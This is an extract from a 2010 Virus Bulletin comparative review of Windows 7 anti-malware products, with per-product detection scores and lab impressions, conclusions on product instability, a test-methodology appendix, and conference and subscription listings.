
**Additional version information:** Updated 26/10/2010 16:17:03

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0



SPAMfighter's solution is the last of the swathe based on the same set-up, and in this case things are a little different, with the company's own interface laid on top. This has caused a few problems in the past, but this month we saw a new-look solution which promised to fare better. The 82MB installer takes half a dozen steps to finish, plus an online activation, and no reboot. The new look is closer to other similar solutions but retains its own style, including the company's army helmet logo. A sensible, if basic, range of options is provided, although in some places presentation is a little baffling – such as radio buttons labelled 'turn on/off' with no indication as to what state is being turned on/off.

Speeds were much as expected, as were overheads and resource consumption, and our well-practised testing procedures got tests complete within 24 hours. Although the product GUI seemed to have died at some point in our large overnight scan, there was no sign of interruption and results seemed complete, showing a decent performance throughout until that handful of pesky WildList samples were missed on access, with the same minor bug once again denying SPAMfighter a VB100 award.




## Sunbelt (now GFI) VIPRE 4.0.3904

**Additional version information:** Definitions version

7153 (27/10/2010 16:00:00), VIPRE engine version  
3.9.2456.2

<b>ItW</b>	100.00%	<b>Polymorphic</b>	79.30%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	95.05%
<b>Worms &amp; bots</b>	98.93%	<b>False positives</b>	0

VIPRE is another fairly slimline product, with the main package only 16MB, plus 64MB of updates. The installation is



fairly rapid and unsurprising, but ends with a reboot, and afterwards a configuration wizard is presented, which offers a demo video at the end. The main interface is fairly clear and sensible, but does not provide a lot of detailed configuration.

Running through the initial tests proved fairly straightforward. Scanning speeds were very rapid over executable files, but slower than most in some areas – notably the set of media and document samples. On-access lags showed a similar pattern; RAM consumption was very low, although CPU use was on the high side at busy times.


Running through the clean sets took some time – almost a full 24 hours – but somewhat strangely, the infected sets ran through much more rapidly. Some re-runs were needed after some slightly odd results, and in the final reckoning results were pretty decent, with an excellent showing in the standard sets and very solid RAP scores. In the WildList, the same handful of files that upset one of the *Lavasoft* solutions were not immediately blocked, but in this case it was clear that the asynchronous scanning was operating; while on-access logging is not kept for long enough to be of any use, we found that writing the samples to the C: partition saw them alerted on and deleted within a minute or so. Thus, with the clean sets handled fine and no problems elsewhere, VIPRE earns another VB100 award.

## Trustport Antivirus 2011 11.0.0.4565

**Additional version information:** BitDefender engine version 7.3444, updated 27/10/2010 07:52:12; AVG engine version 1.7.9856, updated 27/10/2010 07:34:00

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.44%
<b>Worms &amp; bots</b>	99.96%	<b>False positives</b>	0

Trustport has become a regular and reliable participant in our tests, routinely achieving some splendid scores, and we were



looking forward to getting our hands on the 2011 version in the lab. The 174MB installer doesn't take too long to install but spends some time at the end 'integrating' with the system. After a reboot it runs a brief set-up wizard, which mainly concerns itself with licensing issues. The interface has a friendly, colourful main screen, filled with status information, but we mainly worked from an 'Expert settings' screen which more closely resembled previous incarnations of the product. This provided ample controls in a clear fashion.

Running the tests proved reasonably simple, with on-demand speeds and on-access overheads on the slow side, and fairly high use of RAM – as may be expected from a dual-engine solution – but CPU use was not exceptional. Stability was fine throughout, and all tests completed in a little more than the standard day.


Final figures were as excellent as ever – close to perfect in the standard sets and splendid in the RAP sets too, slowly creeping down as the samples grew fresher but never less than impressive. The core certification requirements were easily met, and Trustport comfortably earns a VB100 award with another excellent performance.

## VirusBuster VirusBuster Professional 6.3.14

**Additional version information:** Virus scan engine 5.1.1, virus database 12.70.8 27/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.52%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	80.55%
<b>Worms &amp; bots</b>	94.07%	<b>False positives</b>	0

VirusBuster's engine has dominated this month's test thanks to numerous solutions making use of it, and even the



interface has already made an appearance in the shape of the rebadged and recoloured Vexira. However, the original

remains little changed from its several years of regular and reliable appearances on the test bench, these days coming in at 69MB for the main package and 81MB for updates. The installer is fairly sluggish, though it requires little interaction, and the on-access scanner is clearly fully operational long before the install is finished, so no reboots are required here. The interface is awkward and quirky, but somehow loveable, and with the benefit of familiarity does provide a pretty thorough range of controls.

Scanning speeds were not the fastest, but were at least consistent, while on-access lags were a little higher than some but resource usage fairly low. Stability was rock-solid, as usual, in all tests, and the entire suite of tests were completed as planned within 24 hours. Results were much as expected, with good scores in the standard sets and a decent showing in the RAPs, and with no issues in the certification sets another VB100 award is duly granted to *VirusBuster*.

## Webroot Internet Security Complete 7.0.5.210


**Additional version information:** Security definitions version 1811, virus engine version 3.12.1

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	94.58%
<b>Worms &amp; bots</b>	98.13%	<b>False positives</b>	0

Webroot has produced a shiny new version of its product, complete with new title, which arrived as a fairly large 265MB zip

file containing all the required updates as well as the main product. Installation was quite a slow process but not too arduous, and required a reboot followed by some set-up stages to complete.

The new interface is fairly pretty, going for the modish row-of-large-icons look, and includes a number of components including system clean-up tools, privacy protection and a ‘sync and sharing’ section as well as the security area. The lab team found it rather difficult to navigate the controls, of which few are provided. Fortunately, the developers provided some extra controls for our specialist requirements, and we soon got things moving along.



On-demand scanning speeds were slow to start with but very quick in the warm scans, while on-access overheads and resource requirements were low from the off. Getting through the detection tests took an interminable amount of time – more than three full days for the main scans (fortunately we had anticipated this from past experience and set the job to run over a weekend) and not much less for the on-access test. With the *Sophos* engine providing much of the detection we saw some solid scores in the standard sets and a decent showing in the RAP sets, and with no problems in the core sets a VB100 award is granted to *Webroot*.

## ZeoBIT PCKeeper 1.1.49.3149

**Additional version information:** Engine version 8.2.4.84, virus database version 7.10.13.49

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.28%
<b>Worms &amp; bots</b>	99.81%	<b>False positives</b>	0


Rounding off this epic report is yet another new face, albeit one with a well-known personality.

*ZeoBIT* provides a pair of solutions,

*MacKeeper* and *PCKeeper*, which aim to combine a wide range of useful utilities in a single package. Arriving at the last minute for this test, news that the anti-malware component of the solution is based on the *Avira* engine made us hopeful of another speedy and simple test run.

We were provided with a small downloader file which proceeded to fetch the main product from the Internet, and after a few initial steps spent some 25 minutes doing so. Once it was done we needed to apply a licence key to go any further, but oddly the web page where this could be done repeatedly crashed the *IE8* browser on our test system. Eventually, we resorted to installing *Firefox*, where no further problems were found. No reboot was requested at any stage, but as the initial set-up was done on the deadline day and we needed to image the system and wait a while before running tests, it got one anyway.

The interface is quite attractive, again favouring the row-of-icons looks, but also including some status information along the bottom. It has a slick, shiny appearance. Alongside the anti-virus module are sections labelled ‘Utilities’, ‘Services’ and ‘Settings’, and these



provide a wealth of additional tools – online backup, disk checking and defragmentation, secure data shredding, software uninstallation, deduplication and recovery tools barely touching the surface of the long list of handy items bundled here. Operation proved fairly simple, with a decent level of controls made available in what seemed to be a lucid and sensible manner.

Some initial problems with logging were quickly solved by the responsive developers, and some issues with the on-access measures were just as speedily diagnosed as being due to a misunderstanding of the settings. An option marked ‘ignore’, which in most cases would make a real-time scanner simply deny access and record an infection, actually denied access on the first visit only, then permanently ‘ignored’ or whitelisted the file in question. Setting to delete instead proved far more effective, and the product powered through the sets at remarkable speed, getting through all the jobs well within the scheduled period despite some initial issues.

Detection results proved as excellent as expected, with barely a thing missed, and with a good show in the core certification areas a VB100 award is duly earned, making for a happy end to this month’s comparative.

## CONCLUSIONS

Praise be for the English winter. Had we run this test surrounded by blue skies, sultry evenings and smiling people in skimpy clothing, it would surely have been an extremely unpleasant chore. As it was, in the season of no warmth, no light, no joy, November (to paraphrase the poet), we didn’t really mind too much being shut away in a cramped and rather cluttered test lab, heated far beyond the required temperature by roaring test machines working their little hearts out, for many long days and longer evenings.

What we did find rather upsetting was the level of unreliability, untrustworthiness and downright flakiness seen in this month’s clutch of products. On more than one occasion one team member was heard to comment: ‘surely [company name removed out of kindness] must have QA processes’, only to draw a mournful sigh and a ‘I’m not sure that’s such a simple assumption’ from a sympathetic colleague.

*Windows 7* is far from new, and certainly not an obscure platform. As the most current offering from the world’s largest provider of operating systems, developers ought to be paying considerable attention to the way their products run on it, and ensuring that the (presumably fairly large) proportion of their customers who use the platform have access to solutions with a reasonable chance of making it through a day or two without crashing, hanging, freezing,

behaving in a bizarre and unpredictable manner or just generally freaking out. Apparently, however, this is too much to expect from some of the allegedly professional developers of so-called security solutions.

Perhaps our draining month’s work has left me judgemental, not to say tetchy. There were, of course, some good things noted this month. A fair proportion of products did make it through the fairly stressful experience of our in-depth suite of tests with dignity and honour intact. To those we owe our greatest respect and gratitude. In general, these were the best performers in terms of detection rates too, indicating that, for the most part, quality will out. Of course a few sterling detectors suffered instabilities, while a few of the most stable and reliable achieved mediocre scores at best. We also saw some of the most trustworthy and test-friendly products denied certification by the narrowest of margins, with relatively minor false alarms causing problems for a few. For others, there were some much more glaring problems with false alarms on major and common items, which would surely have caused some serious issues for their clientele. Once again, the WildList – derided by some as too small, too simple and too widely available to present any challenge for solution developers – has wrought havoc, upsetting many otherwise reasonable performances even from some of the most well-known of vendors.

Alongside this month’s comparative we have run some interesting experimental tests, currently purely for our own consumption but many of which we hope to see emerging fully fledged in upcoming months. Given this month’s experiences, it seems even more important to provide clear insight into the stability and reliability of the solutions under test, and perhaps some kind of simple table giving an indication of the numbers of crashes and other serious errors encountered in the process of testing is in order.

Having spent much of the month surviving mainly by looking forward to the next test – on a *Linux* platform and thus orders of magnitude smaller than this month’s epic – we will use the downtime to work on these expansions and improvements for the benefit of our readers. Any comments, queries or suggestions are, as always, most welcome.

### Technical details:

All products were tested on identical machines with *AMD Phenom II X2 550* processors, 4GB RAM, dual 80GB and 1TB hard drives, running *Microsoft Windows 7 Professional*, 32-bit edition.

*Any developers interested in submitting products for VB’s comparative reviews should contact john.hawes@virusbtn.com. The current schedule for the publication of VB comparative reviews can be found at http://www.virusbtn.com/vb100/about/schedule.xml.*

## APPENDIX – TEST METHODOLOGY

The following is a brief précis of how our tests are conducted. More detail is available at <http://www.virusbtn.com/vb100/about/100procedure.xml>.

### Core goals

The purpose of the VB100 comparative is to provide insight into the relative performance of the solutions taking part in our tests, covering as wide a range of areas as possible within the limitations of time and available resources. The results of our tests should not be taken as a definitive indicator of the potential of any product reviewed, as all solutions may contain additional features not covered by our tests and may offer more or less protection depending on the configuration and operation of a specific setting and implementation.

VB100 certification is designed to be an indicator of general quality and should be monitored over a period of time. Achieving certification in a single comparative can only show that the solution in question has met the certification requirements in that specific test. A pattern of regular certification and few or no failed attempts should be understood to indicate that the solution's developers have strong quality control processes and strong ties to industry-wide sample sharing initiatives – ensuring constant access to and coverage of the most prevalent threats.

Alongside the pass/fail data, we recommend taking into account the additional information provided in each report, and also suggest consultation of other reputable independent testing and certification organizations, links to many of which can be found on the *Virus Bulletin* website at <http://www.virusbtn.com/resources/links/index?test>.

### Malware detection measures

In all cases, details of malware detection rates recorded in this report cover only static detection of inactive malware present on the hard drive of the test system, not active infections or infection vectors.

For on-demand tests, products are directed to scan sample sets using the standard on-demand scan from the product interface. Where no option to scan a single folder is provided a context-menu or 'right-click' scan is used; if this is not possible either, any available command-line scanning tool is used as a last resort.

In all cases the default settings are used, with the exception of automatic cleaning/quarantining/removal, which is disabled where possible, and logging options, which are adjusted where applicable to ensure the full details of scan results are kept for later processing.

In on-access measures sample sets are accessed using bespoke tools which spark products with on-read protection

capabilities to check, and where necessary block access to malicious files. Again, automatic cleaning and removal is disabled where possible. In solutions which provide on-write but not on-read detection, sample sets are copied from one partition of the test system to another, or written to the test system from a remote machine. In the case of solutions which offer on-read detection but default to other methods only, settings may be changed to enable on-read for malicious test sets to facilitate testing.

It is important in this setting to understand the difference between detection and protection. The results we report show only the core detection capabilities of traditional malware technology. Many of the products under test may include additional protective layers to supplement this, including but not limited to: firewalls, spam filters, web and email content filters and parental controls, software and device whitelisting, URL and file reputation filtering including online lookup systems, behavioural/dynamic monitoring, HIPS, integrity checking, sandboxing, virtualization systems, backup facilities, encryption tools, data leak prevention and vulnerability scanning. The additional protection offered by these diverse components is not measured in our tests. Users may also obtain more or less protection than we observe by adjusting product settings to fit their specific requirements.

### Performance measures

The performance data included in our tests is intended as a guide only, and should not be taken as an indicator of the exact speeds and resource consumptions a user can expect to observe on their own systems. Much of the data is presented in the form of relative values compared to baselines recorded while performing identical activities on identical hardware, and is thus not appropriate for inferring specific performances in other settings; it should instead be used to provide insight into how products perform compared to other solutions available.

On-demand speed figures are provided as a simple throughput rate, taken by measuring the length of time taken to scan a standard set of clean sample files using the standard on-demand scan from the product interface. The size of the sample set is divided by the time taken to give a value in megabytes of data processed per second. On-access speeds are gathered by running a file-opening tool over the same sets; speeds are recorded by the tool and compared with the time taken to perform the same action on an unprotected system (these baselines are taken several times and an average baseline time is used for all calculations). The difference in the times is divided by the size of the sample set, to give the additional time taken to open the samples in seconds per megabyte of data.

Both on-demand and on-access measures are made with the default settings, with an initial ‘cold’ measure showing performance on first sight of the sample sets and ‘warm’ measures showing the average of several subsequent scans over the same sets. This indicates whether products are using smart caching techniques to avoid re-scanning items that have already been checked.

An additional run is performed with the settings adjusted, where possible, to include all types of files and to scan inside archive files. This is done to allow closer comparison between products with more or less thorough settings by default. The level of settings used by default and available is shown in the archive type table. These results are based on scanning and accessing a set of archives in which the Eicar test file is embedded at different depths. An uncompressed copy of the file is also included in the archives with its file extension changed to a random one not used by any executable file type, to show whether solutions rely on file extensions to determine whether or not to check them.

System resource usage figures are recorded using the *Windows* performance monitor tool. Levels of memory and CPU usage are recorded every five seconds during each of several tasks. The on-access speed test periods plus an additional on-access run over the system partition are used for the ‘heavy file access’ measures, and periods of inactivity for the ‘idle system’ measures. During all these measures the solution’s main interface, a single instance of *Windows Explorer* and a single command prompt window are open on the system, as well as any additional windows required by the testing tools. The results are compared with baseline figures obtained during the same baseline test runs used for the on-access speed calculations, to produce the final results showing the percentage increase in resource usage during the various activities covered.

### **Sample selection and validation**

The sample sets for the speed tests are built by harvesting all available files from a selection of clean systems and dividing them into categories of file types, as described in the test results. They should thus represent a reasonable approximation of the ratios of different types of files on a normal system. The remaining portion of the false positive sample set is made up of a selection of items from a wide range of sources, including popular software download sites, the download areas of major software development houses, software included on pre-installed computers, and CDs and DVDs provided with hardware and magazines.

In all cases packages used in the clean sets are installed on test systems to check for obvious signs of malware infiltration, and false positives are confirmed by solution developers prior to publication wherever possible. Samples

used are rated for significance in terms of user base, and any item adjudged too obscure or rare is discarded from the set. The set is also regularly cleaned of items considered too old to remain significant.

Samples used in the infected test set also come from a range of sources. The WildList samples used for the core certification set stem from the master samples maintained by the *WildList Organization*. These are validated in our own lab, and in the case of true viruses, only fresh replications generated by us are included in the test sets (rather than the original samples themselves). The polymorphic virus set includes a range of complex viruses, selected either for their current or recent prevalence or for their interest value as presenting particular difficulties in detection; again all samples are replicated and verified in our own lab.

For the other sets, including the RAP sets, any sample gathered by our labs in the appropriate time period and confirmed as malicious by us is considered fair game for inclusion. Sources include the sharing systems of malware labs and other testing bodies, independent organizations and corporations, and individual contributors as well as our own direct gathering systems. All samples are marked with the date on which they are first seen by our lab. The RAP collection period begins three weeks prior to the product submission deadline for each test, and runs until one week after that deadline; the deadline date itself is considered the last day of ‘week -1’.

The sets of trojans and ‘worms and bots’ are rebuilt for each test using samples gathered by our labs in the period from the closing of the previous RAP set until the start of the current one. An exception to this rule is in the ‘worms and bots’ set, which also includes a number of samples which have appeared on WildLists in the past 18 months.

All samples are verified and classified in our own labs using both in-house and commercially available tools. To be included in our test sets all samples must satisfy our requirements for malicious behaviour; adware and other ‘grey’ items of potentially unwanted nature are excluded from both the malicious and clean sets as far as possible.

### **Reviews and comments**

The product descriptions, test reports and conclusions included in the comparative review aim to be as accurate as possible to the experiences of the test team in running the tests. Of necessity, some degree of subjective opinion is included in these comments, and readers may find that their own feelings towards and opinions of certain aspects of the solutions tested differ from those of the lab test team. We recommend reading the comments, conclusions and additional information in full wherever possible, and congratulate those whose diligence has brought them this far.

# END NOTES & NEWS

**The 26th Annual Computer Security Applications Conference will take place 6–10 December 2010 in Austin, TX, USA.** See <http://www.acsac.org/2010/>.

**The 27th Chaos Communications Congress (27C3) takes place 27–30 December 2010 in Berlin, Germany.** The Congress offers lectures and workshops on a multitude of topics and attracts a diverse audience of hackers, scientists, artists and utopians from around the world. For more information see <http://events.ccc.de/>.

**Black Hat DC takes place 16–19 January 2011 in Arlington, VA, USA.** For details see <http://www.blackhat.com/>.

**The 10th Ibero-American Seminar on Information Technology Security will be held 7–11 February 2011 in Havana, Cuba.** For details see <http://www.informaticahabana.cu/en/home>.

**RSA Conference 2011 will be held 14–18 February in San Francisco, CA, USA.** For more information see <http://www.rsaconference.com/2011/usa/>.

**The 12th annual CanSecWest conference will be held 9–11 March 2011 in Vancouver, Canada.** More information is available at <http://cansecwest.com/>.

**Black Hat Europe takes place 15–18 March 2011 in Barcelona, Spain.** For more information see <http://www.blackhat.com/>.

**Infosecurity Europe will take place 19–21 April 2011 in London, UK.** For more details see <http://www.infosec.co.uk/>.

**SOURCE Boston 2011 will be held 20–22 April 2011 in Boston, MA, USA.** For more details see <http://www.sourceconference.com/>.

**The New York Computer Forensics Show will be held 26–27 April 2011 in New York, NY, USA.** For more information see <http://www.computerforensicshow.com/>.

**The 20th Annual EICAR Conference will be held 9–10 May 2011 in Krems, Austria.** This year's conference is named 'New trends in Malware and Anti-malware techniques: myths, reality and context'. A call for papers has been issued, with deadlines for submissions of 19 December for peer-reviewed papers and 12 December for non-reviewed papers. A pre-conference programme will run 7–8 May. For full details see <http://www.eicar.org/conference/>.

**The 6th International Conference on IT Security Incident Management & IT Forensics will be held 10–12 May 2011 in Stuttgart, Germany.** See <http://www.imf-conference.org/>.

**The 2011 National Information Security Conference will be held 8–10 June 2011 in St Andrews, Scotland.** Registration for the event is by qualification only – applications can be made at <http://www.nisc.org.uk/>.

**The 23rd Annual FIRST Conference takes place 12–17 June 2011 in Vienna, Austria.** For more details see <http://conference.first.org/>.

**SOURCE Seattle 2011 will be held 16–17 June 2011 in Seattle, WA, USA.** For more details see <http://www.sourceconference.com/>.

**Black Hat USA takes place 30 July to 4 August 2011 in Las Vegas, NV, USA.** For details see <http://www.blackhat.com/>.

**The 20th USENIX Security Symposium will be held 10–12 August 2011 in San Francisco, CA, USA.** For more information see <http://usenix.org/events/sec11/>.



**VB2011 will take place 5–7 October 2011 in Barcelona, Spain.** VB is currently seeking submissions from those wishing to present at the conference. Full details of the call for papers are available at <http://www.virusbtn.com/conference/vb2011>. For details of sponsorship opportunities and any other queries relating to VB2011, please contact [conference@virusbtn.com](mailto:conference@virusbtn.com).

## ADVISORY BOARD

**Pavel Baudis,** Alwil Software, Czech Republic

**Dr Sarah Gordon,** Independent research scientist, USA

**Dr John Graham-Cumming,** Causata, UK

**Shimon Gruper,** NovaSpark, Israel

**Dmitry Gryaznov,** McAfee, USA

**Joe Hartmann,** Microsoft, USA

**Dr Jan Hruska,** Sophos, UK

**Jeannette Jarvis,** Microsoft, USA

**Jakub Kaminski,** Microsoft, Australia

**Eugene Kaspersky,** Kaspersky Lab, Russia

**Jimmy Kuo,** Microsoft, USA

**Costin Raiu,** Kaspersky Lab, Russia

**Péter Ször,** Independent researcher, USA

**Roger Thompson,** AVG, USA

**Joseph Wells,** Independent research scientist, USA

## SUBSCRIPTION RATES

### Subscription price for 1 year (12 issues):

- Single user: \$175
  - Corporate (turnover < \$10 million): \$500
  - Corporate (turnover < \$100 million): \$1,000
  - Corporate (turnover > \$100 million): \$2,000
  - *Bona fide* charities and educational institutions: \$175
  - Public libraries and government organizations: \$500
- Corporate rates include a licence for intranet publication.

See <http://www.virusbtn.com/virusbulletin/subscriptions/> for subscription terms and conditions.

### Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: [editorial@virusbtn.com](mailto:editorial@virusbtn.com) Web: <http://www.virusbtn.com/>

No responsibility is assumed by the Publisher for any injury and/or damage to persons or property as a matter of products liability, negligence or otherwise, or from any use or operation of any methods, products, instructions or ideas contained in the material herein.

This publication has been registered with the Copyright Clearance Centre Ltd. Consent is given for copying of articles for personal or internal use, or for personal use of specific clients. The consent is given on the condition that the copier pays through the Centre the per-copy fee stated below.

VIRUS BULLETIN © 2010 Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England.

Tel: +44 (0)1235 555139. /2010/\$0.00+2.50. No part of this publication may be reproduced, stored in a retrieval system, or transmitted in any form without the prior written permission of the publishers.